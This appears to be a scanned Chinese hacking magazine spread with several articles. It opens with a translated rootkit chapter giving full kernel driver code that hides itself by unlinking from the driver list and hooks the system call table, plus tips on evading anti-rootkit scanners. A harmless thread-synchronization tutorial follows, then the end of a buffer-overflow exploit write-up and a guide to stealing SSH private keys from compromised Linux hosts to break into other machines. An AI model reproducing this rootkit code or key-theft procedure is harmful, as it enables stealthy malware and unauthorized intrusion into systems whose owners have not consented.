NewSystemCallTable和pMyMDL被用于绕开内存保护，OldZwMapViewOfSection保存着原来的ZwMapViewOfSection的地址。要注意的是，**原来的ZwMapViewOfSection可能并不是系统启动时的初始地址，它可能被其他的rootkit或安全软件修改过。**

函数DriverUnload被修改，添加了卸载ZwMapViewOfSection上挂钩和返还MDL部分。同样，这个DriverUnload在产品级的程序中是不需要的，但在开发环境中是非常有用的。

剩下的另一个对Ghost.c的添加修改是Hook函数的调用。Hook在hookManager.h中定义并在hookManager.c中实现。为了简单起见，相对复杂的头文件将在实现文件的后面给出。

```
// Ghost
// Copyright Ric Vieler, 2006

#include "ntddk.h"
#include "Ghost.h"
#include "fileManager.h"
#include "configManager.h"
#include "hookManager.h"

// Used to circumvent memory protected System Call Table
//用于规避系统调用表的内存保护
PVOID* NewSystemCallTable = NULL;
PMDL pMyMDL = NULL;
// Pointer(s) to original function(s)
//指向原来函数的指针
ZWMAPVIEWOFSECTION OldZwMapViewOfSection;

// Global version data
//全局版本数据
ULONG majorVersion;
ULONG minorVersion;

 // Comment out in free build to avoid detection
//在free模式下编译请注释掉该函数
VOID OnUnload( IN PDRIVER_OBJECT pDriverObject )
{
 DbgPrint("comint32: OnUnload called.");

 // Unhook any hooked functions and return the Memory Descriptor List
//卸载所有钩子函数并返还内存描述表
 if( NewSystemCallTable )
 {
  UNHOOK( ZwMapViewOfSection, OldZwMapViewOfSection );
  MmUnmapLockedPages( NewSystemCallTable, pMyMDL );
  IoFreeMdl( pMyMDL );
 }
}

NTSTATUS DriverEntry( IN PDRIVER_OBJECT pDriverObject, IN PUNICODE_STRING theRegistryPath )
{
DRIVER_DATA* driverData;

 // Get the operating system version
//取得操作系统版本
 PsGetVersion( &majorVersion, &minorVersion, NULL, NULL );

 // Major = 4: Windows NT 4.0, Windows Me, Windows 98 or Windows 95
 // Major = 5: Windows Server 2003, Windows XP or Windows 2000
 // Minor = 0: Windows 2000, Windows NT 4.0 or Windows 95
 // Minor = 1: Windows XP
 // Minor = 2: Windows Server 2003

 if ( majorVersion == 5 && minorVersion == 2 )
 {
  DbgPrint("comint32: Running on Windows 2003");
 }
 else if ( majorVersion == 5 && minorVersion == 1 )
 {
  DbgPrint("comint32: Running on Windows XP");
 }
 else if ( majorVersion == 5 && minorVersion == 0 )
 {
  DbgPrint("comint32: Running on Windows 2000");
 }
 else if ( majorVersion == 4 && minorVersion == 0 )
 {
  DbgPrint("comint32: Running on Windows NT 4.0");
 }
 else
 {
  DbgPrint("comint32: Running on unknown system");
 }

 // Hide this driver
//隐藏驱动
 driverData = *((DRIVER_DATA**)((DWORD)pDriverObject + 20));
 if( driverData != NULL )
 {
  // unlink this driver entry from the driver list
//将这个驱动表项从驱动列表中脱链
  *((PDWORD)driverData->listEntry.Blink) = (DWORD)driverData->listEntry.Flink;
  driverData->listEntry.Flink->Blink = driverData->listEntry.Blink;
 }

 // Comment out in free build to avoid detection
//在free模式下编译请注释掉该句
 theDriverObject->DriverUnload = OnUnload;

 // Configure the controller connection
//配置控制连接
 if( !NT_SUCCESS( Configure() ) )
 {
  DbgPrint("comint32: Could not configure remote connection.\n");
  return STATUS_UNSUCCESSFUL;
 }

 // Hook the System Call Table
//挂钩系统调用表
 if( !NT_SUCCESS( Hook() ) )
 {
  DbgPrint("comint32: Could not hook the System Call Table.\n");
  return STATUS_UNSUCCESSFUL;
 }

 return STATUS_SUCCESS;
}
```

hookManager.c

这个文件只有两个函数：NewZwMapViewOfSection 和 Hook。NewZwMapViewOfSection 在输出一个调试语句后简单地调用了原来的 ZwMapViewOfSection。Hook 是本文的关键，这里展示了创建一个可写的系统调用表 MDL，并用于将内核函数重定向到我们的函数。

```
// hookManager
// Copyright Ric Vieler, 2006
// Hook the System Call Table

#include "ntddk.h"
#include "hookManager.h"
#include "Ghost.h"

NTSTATUS NewZwMapViewOfSection(
 IN HANDLE SectionHandle,
 IN HANDLE ProcessHandle,
 IN OUT PVOID *BaseAddress,
 IN ULONG ZeroBits,
 IN ULONG CommitSize,
 IN OUT PLARGE_INTEGER SectionOffset OPTIONAL,
 IN OUT PSIZE_T ViewSize,
 IN SECTION_INHERIT InheritDisposition,
 IN ULONG AllocationType,
 IN ULONG Protect )
{
 NTSTATUS status;

 DbgPrint("comint32: NewZwMapViewOfSection called.");
 // we can do whatever we want with the input here
 // and return or continue to the original function
// 这里我们能对函数输入参数做任何想要的变动
// 直接返回或是继续调用原函数

 status = OldZwMapViewOfSection(      SectionHandle,
  ProcessHandle,
  BaseAddress,
  ZeroBits,
  CommitSize,
  SectionOffset OPTIONAL,
  ViewSize,
  InheritDisposition,
  AllocationType,
  Protect );

 // we can do whatever we want with the output here
 // and return any value including the actual one
// 这里我们能对函数输出做任何想要的变动
// 返回任何我们想返回的值，也可以返回真实值

 return status;
}

NTSTATUS Hook( )
{
 // Needed for HOOK_INDEX
 RtlInitUnicodeString(&dllName, L"\\SystemRoot\\system32\\ntdll.dll");

 pMyMDL = MmCreateMdl(NULL,
  KeServiceDescriptorTable.ServiceTableBase,
  KeServiceDescriptorTable.NumberOfServices * 4 );

 if( !pMyMDL )
  return( STATUS_UNSUCCESSFUL );

 MmBuildMdlForNonPagedPool( pMyMDL );
 pMyMDL->MdlFlags = pMyMDL->MdlFlags | MDL_MAPPED_TO_SYSTEM_VA;
 NewSystemCallTable = MmMapLockedPages( pMyMDL, KernelMode );

 if( !NewSystemCallTable )
  return( STATUS_UNSUCCESSFUL );

 // Add hooks here (remember to unhook if using DriverUnload)
// 在此处添加钩子（如果使用了 DriverUnload，记得卸载挂钩）

 HOOK( ZwMapViewOfSection, NewZwMapViewOfSection, OldZwMapViewOfSection );

 return( STATUS_SUCCESS );
}
```

hookManager.h

首先定义了 ServiceDescriptorEntry 结构，该结构是为了后面使用 KeServiceDescriptorTable。该结构是被打包匹配到内存里的实际结构，它有**三个外部变量：NewSystemCallTable、pMyMDL 和 OldZwMapViewOfSection，是在Ghost.c中定义的全局变量。三个宏 HOOK_INDEX、HOOK 和 UNHOOK，被定义用于使挂钩更加安全简单。**

最后，NewZwMapViewOfSection 和 Hook 是对 hookManager.c 实现函数的声明：

```
// Copyright Ric Vieler, 2006
// Support header for hookManager.c

#ifndef _HOOK_MANAGER_H_
#define _HOOK_MANAGER_H_

// The kernel's Service Descriptor Table
// 内核服务描述表
#pragma pack(1)
typedef struct ServiceDescriptorEntry
{
 unsigned int *ServiceTableBase;
 unsigned int *ServiceCounterTableBase;
 unsigned int NumberOfServices;
  unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
#pragma pack()
__declspec(dllimport) ServiceDescriptorTableEntry_t KeServiceDescriptorTable;

// Our System Call Table
// 我们自己的系统调用表
extern PVOID* NewSystemCallTable;

// Our Memory Descriptor List
// 我们自己的 MDL
extern PMDL pMyMDL;

#define HOOK_INDEX(function2hook) *(PULONG)((PUCHAR)function2hook+1)

#define HOOK(functionName, newPointer2Function, oldPointer2Function )  \
 oldPointer2Function = (PVOID) InterlockedExchange( (PLONG)
&NewSystemCallTable[HOOK_INDEX(functionName)], (LONG) newPointer2Function)

#define UNHOOK(functionName, oldPointer2Function)  \
 InterlockedExchange( (PLONG) &NewSystemCallTable[HOOK_INDEX(functionName)],
(LONG)
 oldPointer2Function)

typedef NTSTATUS (*ZWMAPVIEWOFSECTION)(
 IN HANDLE SectionHandle,
 IN HANDLE ProcessHandle,
 IN OUT PVOID *BaseAddress,
 IN ULONG ZeroBits,
 IN ULONG CommitSize,
 IN OUT PLARGE_INTEGER SectionOffset OPTIONAL,
 IN OUT PSIZE_T ViewSize,
 IN SECTION_INHERIT InheritDisposition,
 IN ULONG AllocationType,
 IN ULONG Protect );

extern ZWMAPVIEWOFSECTION OldZwMapViewOfSection;

NTSTATUS NewZwMapViewOfSection(
 IN HANDLE SectionHandle,
 IN HANDLE ProcessHandle,
 IN OUT PVOID *BaseAddress,
 IN ULONG ZeroBits,
 IN ULONG CommitSize,
 IN OUT PLARGE_INTEGER SectionOffset OPTIONAL,
 IN OUT PSIZE_T ViewSize,
 IN SECTION_INHERIT InheritDisposition,
 IN ULONG AllocationType,
  IN ULONG Protect );

NTSTATUS Hook();

#endif
```

用Checked模式编译完成并使用SCMLoader.exe加载后，再用命令“**net start MyDeviceDriver**”启动，你就能在每个应用程序打开时，看到调试语句“comint32：NewZwMapViewOfSection”输出。

Hook 什么？

现在你已经知道如何 hook 系统调用表中的函数，你可能想知道那些函数是做什么的，它们怎么工作。Ntdll.dll 中有上百个供外部调用的函数，所以学习每一个函数的用法和细节几乎是不可能的。幸运的是，我们还是能通过它们的功能分类进行初步了解。

你可以简单的将 ntdll.dll（一般在 **c:\windows\system32 目录**）拖到 IDA 里来查看它的所有输出函数。IDA 分析处理完整个文件后，你就能选择菜单项的“Navigate Jump To Function”查看所有函数的列表。此外，如果你有时间的话，可以跳转到一些函数试着接触一下逆向工程。

这里不是一个内核模式的入门教程，所以不要期望能列出所有细节。我们所举出的仅供初步学习，至于使用这些函数，就需要更加专业的内核模式编程知识。

ntdll.dll 中的函数可以很方便的从前缀区分出它们的功能分类，下面的部分描述了这些功能分类。

Csr —— Client Server Run Time

只有几个 Csr 函数（Windows 2003 Server 有 15 个），这组函数包括：CsrClientCallServer、CsrCaptureMessageBuffer、CsrConnectClientToServer 和 CrsNewThread。如果你是挂钩客户端／服务器操作，需要查阅更多的 Csr 函数组。

Dbg——Debug Manager

Dbg 函数只有几个（Windows 2003 Server 有 18 个），包括：DbgBreakPoint、DbgUserBreakPoint、DbgPrint 和 DbgUiConnectToDbg。如果你是挂钩调试操作，需要查阅更多的 Dbg 函数组。

Etw——Event Tracing for Windows

Etw 函数也不多（Windows 2003 Server 有 33 个），包括：EtwTraceEvent、EtwEnableTrace、EtwGetTraceEnableLevel 和 EtwGetTraceEnableFlags。如果你是挂钩回调操作，需要查阅更多 Etw 函数组。

Ki——Kernel（需要在内核中调用）

只有很少的几个 Ki 函数（Windows 2003 Server 有 4 个），这些函数必须在内核中调用，所以很少需要挂钩这些函数。这组函数包括：KiUserCallbackDispatcher、KiRaiseUserExceptionDispatcher、KiUserApcDispatcher 和 KiUserExceptionDispatcher。

Ldr——Loader Manager

Ldr 函数的数量不多（Windows 2003 Server 有 36 个），包括：LdrInitializeThunk、LdrLockLoaderLock、LdrUnlockLoaderLock、LdrGetDllHandle 和 LdrGetProcedureAddress。如果你是挂钩加载器操作，需要查阅更多的 Ldr 函数组。

Pfx——ANSI Prefix Manager

只有很少的几个 Pfx 函数（Windows 2003 Server 有 4 个），这组函数包括：PfxInitialize、PfxRemovePrefix、PfxInsertPrefix 和 PfxFindPrefix。如果你是挂钩 ASNI 字符串表操作，需要深入理解这些函数。

Rtl——Runtime Library

Rtl 函数的操作包括：初始化和使用字符串、线程、资源、关键代码段、安全对象及操作内存、操作数据类型、异常处理、访问处理、计时器操作、堆操作、压缩解压操作、IPv4 和 IPv6 操作。

Zw——File and Registry

下面是 Zw 函数，包括：文件操作、注册表操作、访问处理、计时器操作、事件操作、符号操作、进程操作和端口操作。此外，还有很多没能一一列出。

挂钩中的问题

有很多的反 rootkit 应用程序重建了系统调用表，这个问题能通过从原始文件 ntoskrnl.exe 重新初始化内核内存来解决。如果系统调用表在你的 rootkit 安装后重建过，那所有的钩子都会丢失。为了避免这种情况，新的 rootkit 都不修改调用表，而是补丁修改了原有函数，在函数头部放置跳转，进入我们的 rootkit 代替函数。这样的方法在后面我们可能还会看到。

当然，新的反 rootkit 应用也会顺着跳转表转到活动的函数，并且修复任何被改动过的函数。所以我们的 rootkit 需要一个能骗过系统调用表检查的方法，或者阻止 ntoskrnl.exe 加载。因为，在活动函数里添加跳转只会使反 rootkit 软件更难去除你的钩子，所以放置更多的钩子来防止反 rootkit 软件查看到真实的系统调用表（或是 ntoskrnl.exe 的内容）是唯一的好办法。

两个方法中我们推荐的是瞒过系统调用表检查，原因是也许有一天每个反 rootkit 软件发布的时候都会附带一个适用于任何 Windows 操作系统的静态版本的 ntoskrnl.exe。如果反 rootkit 软件的 ntoskrnl.exe 更名了，那通过挂钩 ZwOpenFile 来查找 ntoskrnl.exe 就不能实现。

想瞒过系统调用表检查，你需要挂钩 MmCreateMdl 并查找系统调用表的基地址（KeServiceDescriptorTable.ServiceTableBase）。你还应该挂钩 ZwOpenSection 并通过使用 \device\physicalmemory 来查找 OBJECT_ATTRIBUTE。如果某个进程打开了物理内存并试图改写系统调用表，那你的钩子就危险了，当然，它也可能是另一个 rootkit。

总结

我们现在有了一个带下述功能的 rootkit：隐藏驱动表项、隐藏配置文件和挂钩操作系统内核。

内核钩子能提供大多数 rootkit 要求的功能，但是其他技术也在一个功能完整的 rootkit 实现中起到协助作用。后面的内容将向 rootkit 添加另一个重要的部件：进程注入。

注：本文源于 Ric Vieler 著作《Professional Rootkits》Chapter 3：Kernel Hooks。（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：读完整篇文章，觉得稍有点枯燥，不过仔细地再读上一遍，感觉还是很有味道的。

三招两式实现井水不犯河水
——线程同步方法总结

图 OrphousV（成）

从本文您可以学到：

1、了解线程同步概念

2、适当掌握线程同步的编程方法

提到线程，大家一定不会觉得陌生，它的应用范围十分广，从简单的多线程弱口令扫描工具，到大型计算和服务器应答，线程都为我们提供了一个比较经济实惠的解决方案。线程是一种相对简单但实用性强的信息处理方案，恰当地使用线程能大幅度提高程序运行效率。

我们不妨先看看多线程扫描工具的代码。也许一千个人手里有一千种扫描工具，当然，这显然是夸张了，不过由于个人思路的不同，扫描工具的代码也自然会有所不同。这次笔者就将对线程同步这方面的主要思路进行一次总结。

由于本次实验对程序没有什么特殊要求，因此笔者选择 VS2008 作为编译环境。

全局变量

简约的，才是我们最爱的。不多说，咱们直接看代码。

```
#include "stdafx.h"
#include "windows.h"

volatile bool g_bOccupied=false;
int g_nData=0;
/*
volatile:让线程 A 在使用 g_bOccupied 时不会受其它线程对变量修改的影响。
(比如在 g_bOccupied 为 false 时，!g_bOccupied 为真，线程 A 和线程 B 恰好同时进入 "if(!g_bOccupied)"，于是if后的语句都会被执行，那么g_nData实际上总共加了两次，即g_nData+=2。若线程中还根据 g_nData 进行了一些计算的话，那么计算结果就会和预期结果不一致，因为预期结果是在 g_nData+=1 的条件下得出的。使用 volatile 就可以避免这个问题。)
*/

DWORD WINAPI Thread1(LPVOID lpParam)
{
    while(true)
    {
        if(!g_bOccupied)
        {
            g_bOccupied=true;
            MessageBoxA(NULL,"Thread1 is running!","Debug",MB_OK);
            g_nData++;
            g_bOccupied=false;
            return NULL;
        }
    }
}
DWORD WINAPI Thread2(LPVOID lpParam)
{
    while(true)
    {
        if(!g_bOccupied)
        {
            g_bOccupied=true;
            MessageBoxA(NULL,"Thread2 is running!","Debug",MB_OK);
            g_nData++;
            g_bOccupied=false;
            return NULL;
        }
    }
}

int _tmain(int argc, _TCHAR* argv[])
{
    //启动线程
    CreateThread(NULL,0,Thread1,NULL,0,NULL);
    CreateThread(NULL,0,Thread2,NULL,0,NULL);
    while(1)
    {
        if(g_nData==2)
```

```
            {
                exit(0);
                //如果两个线程都执行完毕就退出
            }
        }
        return 0;
}
```

原子访问

线程的原子访问，就是指让某一资源只对本线程开放的线程同步。原子访问主要依靠以下7个原子性与线程安全性并存的互锁函数来实现，代码如下：

```
InterlockedIncrement()
InterlockedDecrement()
InterlockedExchange()
InterlockedExchangeAdd()
InterlockedExchangePointer()
InterlockedCompareExchange()
InterlockedCompareExchangePointer()
```

下面看段挺“干净”的代码：

```
int g_nClean=0;

DWORD WINAPI Thread1(LPVOID lpParam)
{
    g_nClean++;
    return NULL;
}

DWORD WINAPI Thread1(LPVOID lpParam)
{
    g_nClean++;
    return NULL;
}

int _tmain(int argc, _TCHAR* argv[])
{
    CreateThread(NULL,0,Thread1,NULL,0,NULL);
    CreateThread(NULL,0,Thread2,NULL,0,NULL);
    Sleep(500);//等待线程计算结束
    return 0;
}
```

不错吧，瞧人家多干净！但白衣服也是最容易脏的，代码也是一样，往往看上去稍简无比的代码，实际上也存在纰漏。对于上面这个程序，若CPU执行时一不留神摔着了，程序可就闯祸啦。

绊脚石就是两句g_nClean++。虽然看上去只有2句，实际上却对应着6句汇编代码。这样，程序运行时CPU就很有可能混杂执行。

本来该这样执行：

```
;Thread1
mov eax,[g_nClean]
add eax,1
mov [g_nClean],eax
;Thread2
mov eax,[g_nClean]
add eax,1
mov [g_nClean],eax
```

再看看CPU，它可能是这样干的：

```
;Thread1
mov eax,[g_nClean]
add eax,1;Thread1   ;eax=g_nClean+1
mov eax,[g_nClean] ;eax=g_nClean  倒带!
add eax,1   ;eax=g_nClean+1 复读?
;mov eax,[g_nClean]
;add eax,1;Thread1
;mov eax,[g_nClean]
;…… (如果不止2个线程，那么……前仆后继)
mov [g_nClean],eax
mov [g_nClean],eax  ;终于结束了。
最终，g_nClean=1。对于大型的计算程序来说，这简直就是梦魇!
```

有原子访问，再脏也不怕，代码如下：

```
#include "stdafx.h"
#include "windows.h"

#pragma comment(lib,"Kernel32.lib")

int g_nClean=0;

DWORD WINAPI Thread1(LPVOID lpParam)
{
    InterlockedExchangeAdd((long *)&g_nClean,1);
    return NULL;
}

DWORD WINAPI Thread2(LPVOID lpParam)
{
    InterlockedExchangeAdd((long *)&g_nClean,1);
    return NULL;
}

int _tmain(int argc, _TCHAR* argv[])
{
    CreateThread(NULL,0,Thread1,NULL,0,NULL);
    CreateThread(NULL,0,Thread2,NULL,0,NULL);
    while(true)
    {
        if(g_nClean==2)
        {
            //如果两个线程都执行完毕就退出
            exit(0);
        }
    }
    return 0;
}
```

临界区

春秋时期，烽火四起，诸侯争霸，占山为王。于是，在封建中国这一“主进程”的环境下，便形成了众多“线程”。这些诸侯“线程”口头上虽说以周天子为“最高优先级”，但实际上却割据一方，并在各自的地盘内实行统治，并不断尝试夺取更广大的土地。

从局部来看，诸侯国由于没有受到“临界区”的约束，导致土地不断易主，进程运行极不稳定；从整体来看，大诸侯国之间相互争斗，就是为了进入“霸主地位”这一“临界区”，以实现对天下的统治，这无非是霸主地位的更替。一季又一季的统治，循环往复，直到封建诸侯国们都走向末路，或是你用任务管理器结束掉“主进程”。

下面我们就用代码来描述宏观上的过程：

```
#include "stdafx.h"
#include "windows.h"

CRITICAL_SECTION Power;
LPCSTR China="Zhou's";//最初天下由周天子掌控

DWORD WINAPI Qi(LPVOID lpParam)//齐国
{
    //Reform(); //齐改革了
    EnterCriticalSection(&Power);//齐强大了,周天子也不得不承认它在中原的霸主地位
    China="Qi's";//于是，中国以齐最厉害，天下实际上姓齐不姓周
    LeaveCriticalSection(&Power);//齐桓公死后，齐走向衰败，霸主地位被晋取代
    return NULL;//唉，可惜，只能"空"叹息————
}

DWORD WINAPI Jin(LPVOID lpParam)//晋国
{
    //bool win_or_lose=PK(Chu);//晋楚实力相当，终于晋在城濮之战中大败楚国，
win_or_lose被赋值为true
    EnterCriticalSection(&Power);
    China="Jin's";//天下姓晋
    LeaveCriticalSection(&Power);//被楚打败了，这是后话
    return NULL;//唉，可惜，只能"空"叹息————
}

DWORD WINAPI Chu(LPVOID lpParam)//楚国
{
    //bool win_or_lose=PK(Jin);//楚在城濮之战中战败后怀恨在心，誓雪耻辱。终于，
楚打败了晋，称霸中原
    EnterCriticalSection(&Power);
    China="Chu's";
    LeaveCriticalSection(&Power);// "我看到衰亡民族之所以默无声息的缘由了"
    return NULL;//唉，可惜，只能"空"叹息————
}

int _tmain(int argc, _TCHAR* argv[])
{
    CreateThread(NULL,0,Qi,NULL,0,NULL);
    CreateThread(NULL,0,Jin,NULL,0,NULL);
    CreateThread(NULL,0,Chu,NULL,0,NULL);
    Sleep(400);//四百年后……
    China="Qin's";//秦始皇一统天下
    return 0;
}
```

事件

事件这种内核对象，说简单点，实际上就是一种触发机制，在线程同步中起到控制同步线程数量的作用。代码如下：

```
#include "stdafx.h"
#include "windows.h"

HANDLE g_hEvent=NULL;
LPCSTR Data;

DWORD WINAPI Thread1(LPVOID lpParam)
```

```
{
    WaitForSingleObject(g_hEvent,INFINITE);// 等待g_hEvent置位，直到永远
    Data="Thread1 is running!";
    MessageBoxA(NULL,Data,"Debug",MB_OK);
    SetEvent(g_hEvent);// 置位
    return NULL;
}
DWORD WINAPI Thread2(LPVOID lpParam)
{
    WaitForSingleObject(g_hEvent,INFINITE);// 等待g_hEvent置位，直到永远
    Data="Thread2 is running!";
    MessageBoxA(NULL,Data,"Debug",MB_OK);
    SetEvent(g_hEvent);// 置位
    return NULL;
}
int _tmain(int argc, _TCHAR* argv[])
{
    g_hEvent=CreateEvent(NULL,false,false,NULL);
    SetEvent(g_hEvent);
    CreateThread(NULL,0,Thread1,NULL,0,NULL);
    CreateThread(NULL,0,Thread2,NULL,0,NULL);
    Sleep(10000000000000);// 等线程函数返回
    return 0;
}
```

互斥量

与事件类似，只是使用的对象不同罢了。代码如下：

```
#include "stdafx.h"
#include "windows.h"

HANDLE g_hMutex=NULL;
LPCSTR Data;

DWORD WINAPI Thread1(LPVOID lpParam)
{
    WaitForSingleObject(g_hMutex,INFINITE);// 待命
    Data="Thread1 is running!";
    MessageBoxA(NULL,Data,"Debug",MB_OK);
    ReleaseMutex(g_hMutex);
    return NULL;
}

DWORD WINAPI Thread2(LPVOID lpParam)
{
    WaitForSingleObject(g_hMutex,INFINITE);// 待命
    Data="Thread2 is running!";
    MessageBoxA(NULL,Data,"Debug",MB_OK);
    ReleaseMutex(g_hMutex);
    return NULL;
}

int _tmain(int argc, _TCHAR* argv[])
{
    // 创建互斥量
    g_hMutex=CreateMutex(NULL,false,NULL);
    CreateThread(NULL,0,Thread1,NULL,0,NULL);
    CreateThread(NULL,0,Thread2,NULL,0,NULL);
    Sleep(100000000); // 等待线程执行完毕
    return 0;
}
```

信号量

信号量的使用基本上与时间类似，不同点是信号量允许自定义数量的线程同时访问某一资源，而不像事件内核对象那样把同一时刻对同一资源访问的线程数量限制为1。代码如下：

```
#include "stdafx.h"
#include "windows.h"

HANDLE g_hSemaphore=NULL;

DWORD WINAPI Thread1(LPVOID lpParam)
{
    WaitForSingleObject(g_hSemaphore,INFINITE);
    MessageBoxA(NULL,"Thread1 is running!","Debug",MB_OK);
    ReleaseSemaphore(g_hSemaphore,1,NULL);
/*
BOOL WINAPI ReleaseSemaphore(
  __in        HANDLE 错误！超链接引用无效。
  __in        LONG 错误！超链接引用无效。
  __out       LPLONG 错误！超链接引用无效。
);
*/
    return NULL;
}

DWORD WINAPI Thread2(LPVOID lpParam)
{
    WaitForSingleObject(g_hSemaphore,INFINITE);
    MessageBoxA(NULL,"Thread2 is running!","Debug",MB_OK);
    ReleaseSemaphore(g_hSemaphore,1,NULL);
    return NULL;
}

DWORD WINAPI Thread3(LPVOID lpParam)
{
    WaitForSingleObject(g_hSemaphore,INFINITE);
    MessageBoxA(NULL,"Thread3 is running!","Debug",MB_OK);
    ReleaseSemaphore(g_hSemaphore,1,NULL);
    return NULL;
}

int _tmain(int argc, _TCHAR* argv[])
{
    // 创建信号量
    g_hSemaphore=CreateSemaphore(NULL,2,2,NULL); // 初始资源计数为2，最大资
源计数为2
  /*
  HANDLE WINAPI CreateSemaphore(
    __in        LPSECURITY_ATTRIBUTES 错误！超链接引用无效。
    __in        LONG 错误！超链接引用无效。
    __in        LONG 错误！超链接引用无效。
    __in        LPCTSTR 错误！超链接引用无效。
  );
  */
    CreateThread(NULL,0,Thread1,NULL,0,NULL);
    CreateThread(NULL,0,Thread2,NULL,0,NULL);
    CreateThread(NULL,0,Thread3,NULL,0,NULL);
    Sleep(10000000); // 等待线程执行完毕
    return 0;
}
```

如果你认为多用线程会使自己的程序更优，那你就大错特错了。线程同样会对程序造成负担，在不必要的时候，应该尽量避免使用线程。

虽然我说线程相对简单，但线程再简单，一般也不会比不用线程简单吧？所以把握好线程的两面，恰当地使用可以提升程序运行效率。如果使用不当，那么它自然会成为你程序的绊脚石，这时你尽可以一脚踢开它，万万不可单纯追求线程的使用而干“为赋新词强说愁”这档子事。那么到最后，它将成为你的程序里最后一个缺憾，也会成为你编程思维中不得不让人感到遗憾的歧解。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：小编我根据文章推理，得到作者是个历史迷的结论！哈哈，开个玩笑，因为偶是个推理迷。不过作者以这种形式来进行讲解，很容易让人理解，即使是新手。希望以后能看到更多的，这样的好文。

（上接第273页）

函数的返回地址成功被我们所覆盖，这样就可以控制软件的执行流程，最终导致我们可以执行任意代码，看来安全真是容不得一点马虎啊！下面我们继续F8单步走出函数最后的retn，结果如图6所示。

这里再F8一次就会跳到我们shellcode中执行了，大家可以自行跟踪一下shellcode的流程，这里就不给大家展开分析了。

这个漏洞分析到这里，我们也基本明白了它的产生原因：Stud_PE在拷贝数据时没有进行必要的长度判断，就直接往有限的内存空间中拷贝数据，导致我们可以构造任意长度的数据覆盖函数的返回地址，进而可以执行任意代码。总的来说，这个漏洞还是比较简单的，适合和我一样的新手朋友们跟踪学习一下。更多有关缓冲区溢出方面的知识，大家可以关注非安全出版的《探索未知漏洞的奥秘——挖0day》这本书。

（文章中所涉及的相关工具都已经收录在本期光盘）

编辑点评：一个标准的缓冲区溢出漏洞，大家一起学习。

LCX：还是希望大家多多提供一些技巧性的文章

透过偷取 SSH 密钥 搞定其他的机器



文 mickey@pentest.cc

我进去linux主机后，都习惯看一看所有用户的.bash_history文件，有时候，bash脚本厉害的管理员会写出很有技巧性的awk,grep,sed语句来，很有意思。有的时候，管理员也会通过vim写一个bash备份数据库的脚本文件，而mysql密码往往也明文写在里面了。当然里面也往往存放着一些配置文件路径的信息，以及管理员通过ssh,ftp连接到其他IP的信息。

这次也是这样，我登陆了一台主机后，查看了他的.bash_history文件，通过cat .bash_history |grep "ssh"，把里面的ssh连接语句都摘录出来，然后浏览各个用户的.ssh目录，寻找私钥，然后把这些私钥都拷贝回本地，尝试使用这些私钥去连接刚才在.bash_history过滤出来的ssh主机。运气好的话，往往就能成功。

这个基本上都是体力活，但是这里只有一点要注意的，就是要注意私钥的格式。如果你是WINDOWS下使用PUTTY连接过去，则需要使用puttygen.exe来转换下格式，如图1所示。

点“load”按钮，把从肉鸡上拷贝下来的私钥载入，然后点“save private key”保存成putty识别的格式。如下图2可以看到转换前后，两种格式的区别。

然后用putty载入转换好的私钥（图3），现在连接过去，如果对方主机存放了公钥的话，就不需要输入密码了（图4）。

反之，如果你弄回来的是putty格式的私钥，同样使用puttygen.exe转换成linux下的格式，如图5。

点“load”载入私钥，点“conversions”按钮，“export open ssh key”就行了。

这样你就能在linux下，把私钥放到当前用户的.ssh目录下，然后使用ssh命令连接过去了（图6）。

编辑点评：

linux我是不熟悉的，不过感觉有点像win偷取flashfxp之类的ftp密码一样的东东。说白了，还是信息收集扩大战果。

